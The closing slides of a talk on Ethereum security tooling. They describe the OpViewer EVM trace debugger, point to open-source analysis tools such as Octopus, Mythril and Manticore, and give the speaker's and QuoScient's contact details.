- ▶ <http://martin.swende.se/>

◇ Contains various tools to interact with the Ethereum virtual machine.

◇ OpViewer is a simple debugger-like trace-viewer

The screenshot shows the OpViewer interface with the following sections:



- Retromix**: Shows the EVM trace table with columns: step, pc, opname, opcode, gas, gascost, and depth. The trace starts at step 4770 and ends at 4794, showing various opcodes like PUSH1, DUP8, CALL, and JUMPI.
- Memory**: A hex dump of memory from address 00000000 to 00000070, showing ASCII values for readable bytes.
- Stack**: A stack dump showing the current stack state across 8 frames.
- Source**: The Solidity source code for the contract being debugged, including functions for deployment and base retrieval.
- Help**: Key navigation instructions: a: Trace up, s: Mem up, d: Stack up, f: Source up, t: track source on/off; z: Trace down, x: Mem down, c: Stack down, v: Source down; Use uppercase for large steps; press 'q' to quit.




Participate in Security Open Source tools !!

- Start to play with EVM bytecode
- Take a look at [awesome Ethereum security](#) references


- Try & give feedbacks to :
 - ▶ [Octopus](#)
 - ▶ [Rattle](#)
 - ▶ [Manticore](#)
 - ▶ [Mythril](#)
 - ▶ [Security](#)
 - ▶ etc.



Thanks & Question



- ◊ Patrick Ventuzelo / @Pat_Ventuzelo / patrick.ventuzelo@quoscient.io
- ◊ Blog with talks slides: <https://patrickventuzelo.com>
- ◊ Octopus - <https://github.com/quoscient/octopus>



QuoScient

Radilostrasse 43

60489 Frankfurt


Germany

+49 69 33 99 79 38

curious@quoscient.io

www.quoscient.io

CONTACT



QuoScient

Digital Active Defense